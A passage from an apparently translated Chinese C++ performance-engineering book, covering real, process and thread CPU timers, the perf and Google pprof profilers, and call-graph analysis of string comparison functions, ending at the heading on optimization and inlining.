這裡的“CPU 密集型的工作”是一種計算，所以三個計時器的時間幾乎相同。時間將取決於計算機的運行速度，結果是這樣的：

```
Real time: 0.3717s, CPU time: 0.3716s, Thread time: 0.3716s
```

如果 CPU 時間與實際時間不匹配，則很可能是機器過載（許多其他進程正在爭奪 CPU 資源），或程序耗盡內存（如果程序使用的內存超過機器上的物理內存，將使用慢得多的磁盤進行數據交換，當程序等待從磁盤調入內存時，CPU 無法執行任何工作）。

另外，如果沒有太多的計算，而是等待用戶輸入，或者從網絡接收數據，亦或做一些其他不佔用太多 CPU 資源的工作，則會看到不同的結果。觀察這種行為的最簡單方法是調用 `sleep()` 函數：

`clocks.C`

```
1 {
2     timespec rt0, ct0, tt0;
3     clock_gettime(CLOCK_REALTIME, &rt0);
4     clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct0);
5     clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt0);
6     sleep(1);
7     timespec rt1, ct1, tt1;
8     clock_gettime(CLOCK_REALTIME, &rt1);
9     clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct1);
10    clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt1);
11    cout << "Real time: " << duration(rt1, rt0) << "s, "
12    "CPU time: " << duration(ct1, ct0) << "s, "
13    "Thread time: " << duration(tt1, tt0) << "s" <<
14        endl;
15 }
```

可以看到休眠程序幾乎不怎麼使用 CPU：

```
Real time: 1.000s, CPU time: 3.23e-05s, Thread time: 3.32e-05s
```

對於傳輸套接字或讀取文件阻塞的程序，或者正在等待用戶操作的程序，也是這樣幾乎不怎麼使用 CPU。

目前為止，還沒有看到兩個 CPU 計時器之間的區別（除非程序使用線程，否則不會看到區別）。我們可以讓這個需要大量計算的程序，完成同樣的工作，但為其創建一個單獨的線程進行計算：

`clocks.C`

```
1 {
2     timespec rt0, ct0, tt0;
3     clock_gettime(CLOCK_REALTIME, &rt0);
4     clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct0);
5     clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt0);
6     constexpr double X = 1e6;
7     double s = 0;
8     auto f = std::async(std::launch::async,
9         [&]{ for (double x = 0; x < X; x += 0.1) s += sin(x);
10     });
11     f.wait();
12     timespec rt1, ct1, tt1;
13     clock_gettime(CLOCK_REALTIME, &rt1);
```

```

14     clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct1);
15     clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt1);
16     cout << "Real time: " << duration(rt1, rt0) << "s, "
17     "CPU time: " << duration(ct1, ct0) << "s, "
18     "Thread time: " << duration(tt1, tt0) << "s" <<
19     endl;
20 }

```

總的計算量保持不變，並且只有一個線程在執行這項工作，因此我們不期望對實時性或整個進程的 CPU 時間有任何改進。不過，調用計時器的線程現在是空閒的，它所做的就是等待 `std::async` 返回 `future`，直到工作完成。這種等待與前面例子中的 `sleep()` 非常類似：

```
Real time: 0.3774s, CPU time: 0.377s, Thread time: 7.77e-05s
```

現在，實時和進程的 CPU 時間與“計算密集型”示例中的 CPU 時間相似，但線程特定的 CPU 時間較低，就像“休眠”示例中的 CPU 時間一樣。因為程序都在做大量的計算，但是使用計時器的線程，大部分時間都在休眠。

大多數情況下，如果打算使用線程進行計算，我們的目標是更快地進行更多的計算，因此會使用幾個線程，並將不同的工作分配給它們。我們修改一下前面的例子，讓其在主線程上也能進行計算：

clocks.C

```

1 {
2     timespec rt0, ct0, tt0;
3     clock_gettime(CLOCK_REALTIME, &rt0);
4     clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct0);
5     clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt0);
6     constexpr double X = 1e6;
7     double s1 = 0, s2 = 0;
8     auto f = std::async(std::launch::async,
9         [&] { for (double x = 0; x < X; x += 0.1) s1 += sin(x); });
10    for (double x = 0; x < X; x += 0.1) s2 += sin(x);
11    f.wait();
12    timespec rt1, ct1, tt1;
13    clock_gettime(CLOCK_REALTIME, &rt1);
14    clock_gettime(CLOCK_PROCESS_CPUTIME_ID, &ct1);
15    clock_gettime(CLOCK_THREAD_CPUTIME_ID, &tt1);
16    cout << "Real time: " << duration(rt1, rt0) << "s, "
17    "CPU time: " << duration(ct1, ct0) << "s, "
18    "Thread time: " << duration(tt1, tt0) << "s" <<
19    endl;
20 }

```

兩個線程都在進行計算，因此程序的 CPU 時間是實際時間的兩倍：

```
Real time: 0.5327s, CPU time: 1.01s, Thread time: 0.5092s
```

這還不錯！我們在 0.53 秒的實時時間內完成了 1 秒的計算。理想情況下，這應該是 0.5 秒，但啟動線程和等待線程會有一定的開銷。另外，兩個線程中的一個可能會花費稍長的時間來完成工作，而另一個線程在某些時候可能空閒。

對程序進行基準測試是一種收集性能數據的方法。通過觀察執行一個函數，或處理一個事件所花費的時間，可以對代碼的性能瞭解很多。在計算密集型的代碼中，可以瞭解程序是否在不間斷地進行計算，或者正在等待什麼。對於多線程程序，可以測量併發的有效性和開銷。不僅限於收集執行時間，還可以輸出相關的任何計數和值，比如：調用函數的次數、排序的平均字符串的長度等，以便進行分析程序的各項指標。

然而，這種靈活性是有代價的。使用基準測試，可以瞭解關於程序性能的問題。不過，這裡只報告了測量數據，如果想知道某個函數需要多長時間，就必須給它添加計時器。問題是，在代碼中到處撒計時器是不行的，這些函數的調用代價相當昂貴，所以使用太多計時器會減慢程序的速度，並嚴重影響性能測試。若具有經驗和良好的編碼規則，可以提前編寫一些代碼，這樣就可以針對其主要部分進行基準測試了。

如果不知道從哪裡開始，該怎麼做？如果接手了一個沒有進行任何基準測試的代碼庫，該怎麼辦？或者，性能瓶頸存在於一大坨代碼中，但其中沒有計時器，該怎麼辦？一種方法是繼續測試代碼，直到有足夠的數據來分析問題。不過，這種暴力的方法很慢，所以需要一些關於性能數據分析的引導。這就是分析工具的作用所在，它可以自動收集程序的性能數據，而非手工檢測，從而便於進行簡單的基準測試。我們將在下一節中學習如何使用性能分析工具。

2.4. 性能分析

接下來，將要了解各種性能分析工具。我們已經瞭解了性能分析器的使用，可以確定佔用大量計算時間的函數。這正是其用途所在，它可以用來查找“熱點”函數和代碼段。

有許多不同的商業和開源分析工具可用。本節中，我們將研究兩個在 Linux 系統上主流的性能分析器。這裡不是想要將讀者培養成某個特定工具的專家，而僅是瞭解選擇使用的性能分析器可以提供什麼，以及如何對其結果進行解析。

首先，瞭解一下幾種不同類型的性能分析器：

- 一些分析器在解釋器或虛擬機下執行，並觀察各個代碼段所花費的時間。這些分析器的主要缺點是，程序運行的速度比直接編譯到機器指令的代碼慢。對於像 C++ 這樣的編譯語言來說，並且通常不會在虛擬機下運行的。
- 還有一些分析器，要求在編譯或鏈接期間用特殊的指令插入代碼中。這些指令為分析器提供了相應的信息，例如：當函數調用或循環開始和結束時，會告知數據收集引擎。這些分析器比前一種類型的分析器快，但仍然比本機執行速度慢。並且，需要對代碼進行特殊編譯，並依賴於某種假設：插裝的代碼與原始代碼的性能差異不大（相對的）。
- 大多數現代分析器使用現代 CPU 上的硬件計數器。這些是硬件寄存器，可以用來跟蹤某些硬件事件，硬件事件就是執行指令。可以看到這對分析非常有效：處理器將做計數指令的工

作，而不需要其他工具或任何開銷。我們要做的就是讀取計數寄存器的值。

或者，用簡單地計算複雜指令的方法。我們需要知道在每個函數中，甚至在每一行代碼執行所花費的時間。如果分析器在執行每個函數（或每個循環、每一行代碼等）前後讀取指令計數，就可以做到這一點。這就是為什麼有分析器可以使用多種計數方案：使用特定的指令標記感興趣的代碼段，並使用硬件性能計數器來進行實際測量。

有些分析器依賴於時間採樣，其以一定的間隔中斷程序，例如：每 10 毫秒中斷一次，並記錄性能計數器的值，以及程序的當前位置（即將執行的指令）。如果 90% 的樣本在調用 `compare()` 函數的過程中獲得的，則可以假設程序花了 90% 的時間進行字符串比較，這種方法的準確性取決於採樣數和採樣率。

對程序執行的採樣越頻繁，收集的數據就越多，但開銷也會越大。某些情況下，在採樣不太頻繁的情況下，可以使用硬件分析器，這就對程序的運行時間沒有任何影響了。

2.4.1 perf 分析器

本節中的第一個分析器工具是 Linux 性能分析器。這是 Linux 上最流行的分析器之一，大多數發行版都有安裝了，其是基於硬件性能計數器和基於時間採樣的分析器。

運行這個分析器最簡單的方法是收集整個程序的計數器值，可以通過 `perf stat` 命令完成：

```
$ clang++-11 -O3 -mavx2 -Wall -pedantic compare.C example.C -o example
$ perf stat ./example
Sort time: 156ms (276557 comparisons)

Performance counter stats for './example':
      158.048821      task-clock (msec)          #    0.997 CPUs utilized
              2          context-switches          #    0.013 K/sec
              0          cpu-migrations          #    0.000 K/sec
             209          page-faults           #    0.001 M/sec
        497,045,599          cycles            #    3.145 GHz
  1,355,549,089          instructions       #    2.73  insn per cycle
     450,694,541          branches           # 2851.616 M/sec
      389,020          branch-misses        #    0.09% of all branches

  0.158582626 seconds time elapsed
```

圖 2.6

從圖 2.6 中可以看到，編譯不需要任何特殊選項或工具。程序由分析器執行，`stat` 選項告訴分析器顯示在程序運行期間，硬件性能計數器中累積的計數值。本例中，程序運行了 158 毫秒（與程序本身打印的時間一致），並執行了 13 億多條指令。還顯示了其他幾個計數器，如“頁面錯誤”和“分支”。這些計數器是什麼，還有哪些計數器可用？

事實證明，現代 CPU 可以收集不同類型事件的統計信息，但一次只能收集幾種類型的事件。前面的例子中，展示了 8 個計數器，因此可以假設這個 CPU 有 8 個獨立的計數器。以前，每個計數器都會分配到一個事件類型中。分析器本身可以列出所有已知的事件，並可以計數：

```
$ perf list

List of pre-defined events (to be used in -e):

branch-instructions OR branches [Hardware event]
branch-misses [Hardware event]
bus-cycles [Hardware event]
cache-misses [Hardware event]
cache-references [Hardware event]
cpu-cycles OR cycles [Hardware event]
instructions [Hardware event]
ref-cycles [Hardware event]
```

圖 2.7

圖 2.7 中的列表是不完整的，可用的計數器因 CPU 而異 (如果使用虛擬機，則在類型和配置上有所不同)。圖 2.6 中的結果只是默認配置的計數器收集的，我們還可以選擇其他的計數器進行配置：

```
$ perf stat -e cycles,instructions,branches,branch-misses,cache-references,cache-misses ./example
Sort time: 109ms (276557 comparisons)

Performance counter stats for './example':

      342,547,009      cycles          (63.98%)
      1,333,447,617    instructions     (82.09%)
      448,700,032     branches        (85.52%)
      443,370         branch-misses   (85.51%)
      1,555,766       cache-references (85.51%)
      168,003         cache-misses    (79.47%)

  0.111470330 seconds time elapsed
```

圖 2.8

圖 2.8 中，我們可以測量 CPU 週期和指令，以及分支、分支缺失、緩存引用和緩存缺失。下一章將詳細解釋這些計數器和其相應的監視事件。

簡單地說，週期時間是 CPU 頻率的倒數，所以一個 3GHz 的 CPU 每秒可以運行 30 億個週期。大多數 CPU 的頻率是可變的，這使得測量變得更復雜了。因此，為了精確的分析和進行基準測試，建議禁用省電模式和其他會讓 CPU 時鐘變化的功能。指令計數器測量處理器執行指令的數量，CPU 平均每週期可以執行四條指令。

“分支”是條件指令：每個帶有條件的 `if` 語句和每個 `for` 循環都會生成多條這樣的指令。分支缺失在下一章進行解釋，現在只能說這是一個性能開銷大，而且不受歡迎的事件。

“緩存引用”計算 CPU 需要從內存中讀取的次數。大多數時候是一段數據，比如：字符串中的一個字符。根據處理器和內存的狀態，這個取回可以非常快，也可以非常慢。慢的話會認為是“緩存丢失”（“慢”是一個相對概念：相對於 3GHz 的處理器速度，1 微秒是一個很長的時間）。內存層次結構將在後面的章節進行解釋，而且緩存丢失也是一個性能開銷特別大的事件。

理解了 CPU 和內存的工作方式後，就能夠使用這些指標來衡量程序的總體效率，並確定哪些因素限制了程序的性能。

目前為止，我們只看到了整個項目的測量結果。圖 2.8 中表明哪些事件拖累了代碼的性能，例如：如果現在接受“緩存丢失”對性能不利的觀點，可以推斷出這段代碼的主要問題是低效的內存訪問 (十分之一的內存訪問是緩慢的)。然而，代碼具體是哪部分導致了較差的性能，這種類型的

數據並沒有展示出來。為此，不僅需要在程序執行前後收集數據，還需要在程序執行期間收集數據。來看看如何用 perf 來收集這些信息。

2.4.2 使用 perf 進行詳細分析

perf 分析器將硬件計數器與基於時間採樣結合，記錄正在運行程序的性能情況。對於每個示例，記錄程序計數器的位置（要執行的指令的地址）和需要查看的性能計數器。運行後對數據進行分析，包含大多數的函數和代碼行的執行時間。

分析器的數據收集不會特別複雜。在運行時，收集指令地址轉換為原始源代碼中的行號，程序必須使用調試信息進行編譯。若已經習慣了“優化”和“非優化”這兩種編譯模式，這種編譯器選項的組合可能會出乎意料，這時“優化”和“非優化”都會啟用。啟用後者的原因是，我們需要在生產環境中運行的相同代碼；否則，數據沒什麼無意義。所以需要通過編譯代碼來分析，並使用 perf record 命令運行分析器：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -o example
$ perf record ./example
Sort time: 107ms (276557 comparisons)
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.037 MB perf.data (419 samples) ]
```

圖 2.9

與 perf stat 類似，可以指定計數器或一組計數器。但這次，使用默認計數器。我們沒有具體說明採樣的頻率，也使用默認值。採樣頻率可以顯式指定，例如：perf record -c 1000 即記錄每秒 1000 個樣本。

運行程序後，屏幕輸出包括常規輸出和分析器的信息。上一個例子中，分析樣本已經捕獲到名為 perf.data 的文件中（這是也可以修改）。為了將文件中的數據可視化，需要使用數據分析工具，就是 perf report。運行此命令後，界面如下所示：

```
Samples: 453 of event 'cycles:ppp', Event count (approx.): 362699054
Overhead Command Shared Object Symbol
 96.46% example   example          [.] compare
  1.39% example   example          [.] std::__introsort_loop<__gnu_cxx::
  0.64% example   example          [.] main
  0.59% example   [kernel.kallsyms] [k] vma_interval_tree_insert
  0.56% example   [kernel.kallsyms] [k] filemap_map_pages
  0.21% example   [kernel.kallsyms] [k] __raw_spin_lock_irqsave
  0.14% example   [kernel.kallsyms] [k] perf_event_mmap_output
  0.01% perf      [kernel.kallsyms] [k] __x86_indirect_thunk_r14
  0.00% perf      [kernel.kallsyms] [k] native_apic_mem_write
  0.00% perf      [kernel.kallsyms] [k] native_write_msr
```

圖 2.10

這就是對數據的分析，按函數執行時間佔總時長佔比進行排序。可以深入到函數內部，瞭解哪一行代碼執行的時間最長：




圖 2.11

圖 2.11 左邊的數字是每一行執行時間的百分比。這條“線”說明瞭什麼？其顯示了源代碼和產生的彙編指令，執行時間計數器與每個硬件指令相關聯（這是 CPU 執行的指令，所以這是可計數的）。編譯後的代碼可以和源代碼進行關聯，這種關聯是由分析器使用調試信息建立的。然而，因為對代碼進行了優化，所以這種對應並不準確。編譯器在編譯時對原始代碼進行優化，這些優化會導致代碼重排，並可能改變計算的方式。即使在這個簡單的例子中也可以看到一個很詭異的現象：下面的源碼行出現了兩次。

```
1 if (s1 == s2) return false;
```

原因是這一行生成的指令並不都在同一個地方；優化器將它們與來自其他行的指令重新排序。因為這兩條指令最初由它生成，所以分析器將這行源碼顯示在兩條機器指令附近。

即使不看彙編程序，我們也可以知道，時間花在比較字符和運行循環上，以下兩行源碼佔用了大部分時間：

```
1 for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
2     if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
```

為了充分利用這些數據，至少有助於理解當前使用平臺（在我們的例子中是 x86 CPU）的彙編語言。分析器還提供了一些有助於分析的工具，例如：通過將光標放在 `jne`（如果不是等於的話跳轉）指令上，可以跳轉到哪裡，以及與跳轉相關的條件：




圖 2.12

這看起來會重複跳轉最後幾行代碼，所以跳轉前面的 `cmp(compare)` 指令必須是 `i1 < l`，跳轉和比較總共佔了執行時間的 18%，所以之前對（不必要的）比較操作的關注是合理的。

`perf` 分析器有很多的選項和功能來分析、過濾和合並結果，可以從其文檔中瞭解更具體的內容（這個分析器也有幾個 GUI 前端）。接下來，我們將快速瞭解另一個分析器，來自谷歌的性能工具。

2.4.3 谷歌的性能分析器

谷歌 CPU 分析器使用硬件性能計數器，也需要代碼的鏈接時按插指令（但編譯時不需要）。要準備代碼進行分析，必須將與分析器的庫進行鏈接：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -lprofiler -o example
```

圖 2.13

圖 2.13 中，這個庫是由`-lprofiler` 指定的。與 `perf` 不同，這個分析器不需要任何特殊工具來調用程序，因為相應的代碼已經鏈接到可執行文件中。可檢測的可執行文件不會自動開始分析，必須通過設置環境變量 `CPUPROFILE` 為要存儲結果的文件指定路徑。其他選項也通過環境變量來控制（不用命令行選項），例如：通過變量 `CPUPROFILE_FREQUENCY` 設置每秒採樣數：

```
$ CPUPROFILE=prof.data CPUPROFILE_FREQUENCY=1000 ./example
Sort time: 185ms (276557 comparisons)
PROFILE: interrupts/evictions/bytes = 45/2/2536
```

圖 2.14

同樣，我們看到了程序本身和分析器的輸出，並得到了必要的數據文件。該分析器有交互式和批處理兩種模式，其交互模式是一個簡單的文本界面：

```
$ google-pprof ./example prof.data
Using local file ./example.
Using local file prof.data.
Welcome to pprof! For help, type 'help'.
(pprof) text
Total: 45 samples
 45 100.0% 100.0%      45 100.0% compare
  0  0.0% 100.0%      36  80.0% __gnu_cxx::__ops::__Iter_comp_iter::operator (inline)
  0  0.0% 100.0%       9  20.0% __gnu_cxx::__ops::__Val_comp_iter::operator (inline)
  0  0.0% 100.0%      45 100.0% __libc_start_main
  0  0.0% 100.0%      45 100.0% _start
  0  0.0% 100.0%      45 100.0% main
  0  0.0% 100.0%      45 100.0% operator (inline)
  0  0.0% 100.0%       9  20.0% std::__final_insertion_sort (inline)
  0  0.0% 100.0%      36  80.0% std::__introsort_loop
  0  0.0% 100.0%      45 100.0% std::sort (inline)
```

圖 2.15

只需以可執行文件和數據文件的名稱作為參數運行 `google-pprof`(通常只安裝為 `pprof`)，就會彈出命令提示符。這裡，可以得到用執行時間百分比標註的函數信息，可以在源代碼級別進一步分析程序性能：

```
(pprof) text --lines
Total: 45 samples
 25 55.6% 55.6%      25 55.6% compare /home/fedor/Packt/Performance/02_measurements/compare.C:4
 20 44.4% 100.0%      20 44.4% compare /home/fedor/Packt/Performance/02_measurements/compare.C:5
  0  0.0% 100.0%      36  80.0% __gnu_cxx::__ops::__Iter_comp_iter::operator (inline) /usr/bin/../lib
  0  0.0% 100.0%       9  20.0% __gnu_cxx::__ops::__Val_comp_iter::operator (inline) /usr/bin/../lib/
  0  0.0% 100.0%      45 100.0% __libc_start_main /build/glibc-LK5gWL/glibc-2.23/csu/../csu/libc-sta
  0  0.0% 100.0%      45 100.0% _start ???:0
  0  0.0% 100.0%      45 100.0% main /home/fedor/Packt/Performance/02_measurements/example.C:26
  0  0.0% 100.0%      45 100.0% operator (inline) /home/fedor/Packt/Performance/02_measurements/exa
  0  0.0% 100.0%       9  20.0% std::__final_insertion_sort (inline) /usr/bin/../lib/gcc/x86_64-linu
  0  0.0% 100.0%      36  80.0% std::__introsort_loop /usr/bin/../lib/gcc/x86_64-linux-gnu/9/.../...
```

圖 2.16

這個分析器採用了不同的方法，並且不會立即深入到機器代碼中（儘管也可以生成帶註釋的彙編碼）。儘管表面上的看起來簡單，其實不然。前面提到的優化警告仍然存在，編譯器仍然會對代碼進行優化（指令重排）。

由於作者實現的方法不同，不同的分析器就有不同的優缺點。為了不將這一章變成分析器手冊，我們將在本節的其餘部分展示在收集和分析數據文件時，可能遇到的問題。

2.4.4 使用調用圖進行分析

目前為止，簡單示例規避了實際中在每個程序中都會遇到的問題。我們看到比較函數佔了大部分的執行時間，這樣就能立即知道程序的哪個部分非常耗時，因為這個函數只有這一行代碼。

現實中的程序都沒有這麼簡單，編寫函數的主要原因是便於重用。顯然，許多函數在多個位置上都有調用，有些是多次，有些可能只有幾次，不同的調用通常會使用不同的參數。這樣的話，只知道哪個函數花費大量時間就不夠了，還需要知道使用這個函數的上下文（畢竟，最有效的優化可能是少調用性能開銷大的函數）。

需要的是一個數據文件，需要報告在每個函數和每行代碼中花費了多少時間，而且還顯示每個調用鏈中花費了多少時間。分析器通常使用調用圖來顯示這些信息。在圖中，調用者和被調用者是節點，而調用是邊。

首先，我們修改示例，在多個位置調用某個函數。讓我們從兩種類型的 `sort` 調用開始：

`05_COMPARE_TIMER.C`

```

1 std::sort(vs.begin(), vs.end(),
2   [&](const char* a, const char* b) {
3     ++count; return compare1(a, b, L); });
4 std::sort(vs.begin(), vs.end(),
5   [&](const char* a, const char* b) {
6     ++count; return compare2(a, b, L); });

```

調用僅在比較函數中不同。我們的例子中，第一個比較函數與前面相同，第二個比較函數的順序相反。兩個函數對子字符串的循環與原來的比較函數相同：

05_compare_timer.C

```

1 bool compare1(const char* s1, const char* s2, unsigned int l) {
2   if (s1 == s2) return false;
3   for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
4     int res = compare(s1[i1], s2[i2]);
5     if (res != 0) return res > 0;
6   }
7   return false;
8 }
9 bool compare2(const char* s1, const char* s2, unsigned int l) {
10  if (s1 == s2) return false;
11  for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
12    int res = compare(s1[i1], s2[i2]);
13    if (res != 0) return res < 0;
14  }
15  return false;
16 }

```

兩個函數都使用相同的公共函數來比較每個字符：

```

1 int compare(char c1, char c2) {
2   if (c1 > c2) return 1;
3   if (c1 < c2) return -1;
4   return 0;
5 }

```

實際程序中不會這樣做，如果希望避免由於重複循環而造成的代碼重複，那麼應該編寫一個參數化比較字符的函數。無論如何，我們都不想離起始示例太遠，希望代碼保持簡單，以便分析結果。

我們已經準備好生成一個調用圖，將顯示如何在兩個排序調用之間分割字符比較的開銷。使用過的兩種分析器都可以生成調用圖；在本節中，將使用谷歌分析器。分析器收集的數據已經包含了調用鏈信息，只是還沒把它可視化。

我們編譯代碼，並運行分析器（簡單起見，我們把每個函數分別放在不同的源文件中）：

```

$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C compare1.C compare2.C example.C -lprofiler -o example
$ CPUPROFILE=prof.data CPUPROFILE_FREQUENCY=1000 ./example
Sort time: 417ms (276557 comparisons)
Second sort time: 283ms (477001 comparisons)
PROFILE: interrupts/evictions/bytes = 174/42/10576

```

圖 2.17

分析器可以以幾種不同的格式 (Postscript、GIF、PDF 等) 顯示調用圖，例如：要生成 PDF 輸出，需要運行以下命令：

```
google-pprof --pdf ./example prof.data > prof.pdf
```

我們感興趣的信息在調用圖的底部：




圖 2.18

如圖 2.18 所示，compare() 函數有兩個調用函數，佔總執行時間的 58.6%。這兩個調用函數中，compare1() 函數比 compare2() 函數調用的次數稍多一些；前者佔執行時間的 27.6%（或 59.8% 的 compare() 耗時），後者佔 13.8% 的時間（或 40.2% 的 compare() 耗時）。

基本調用圖通常足以確定問題的調用鏈，並選擇程序需要進一步探索的區域。分析工具還具有更高級的功能，例如：過濾函數名、合併結果等。掌握所選工具的特性可以區分實際和假設。解析性能數據文件可能會比較複雜，原因有很多：一些是由於工具的限制，另一些是更偏向於原理性的解釋。下一節中，我們將討論後一個原因：為了使指標具有相關性，測試必須在完全優化的代碼上進行。

2.4.5 優化和內聯

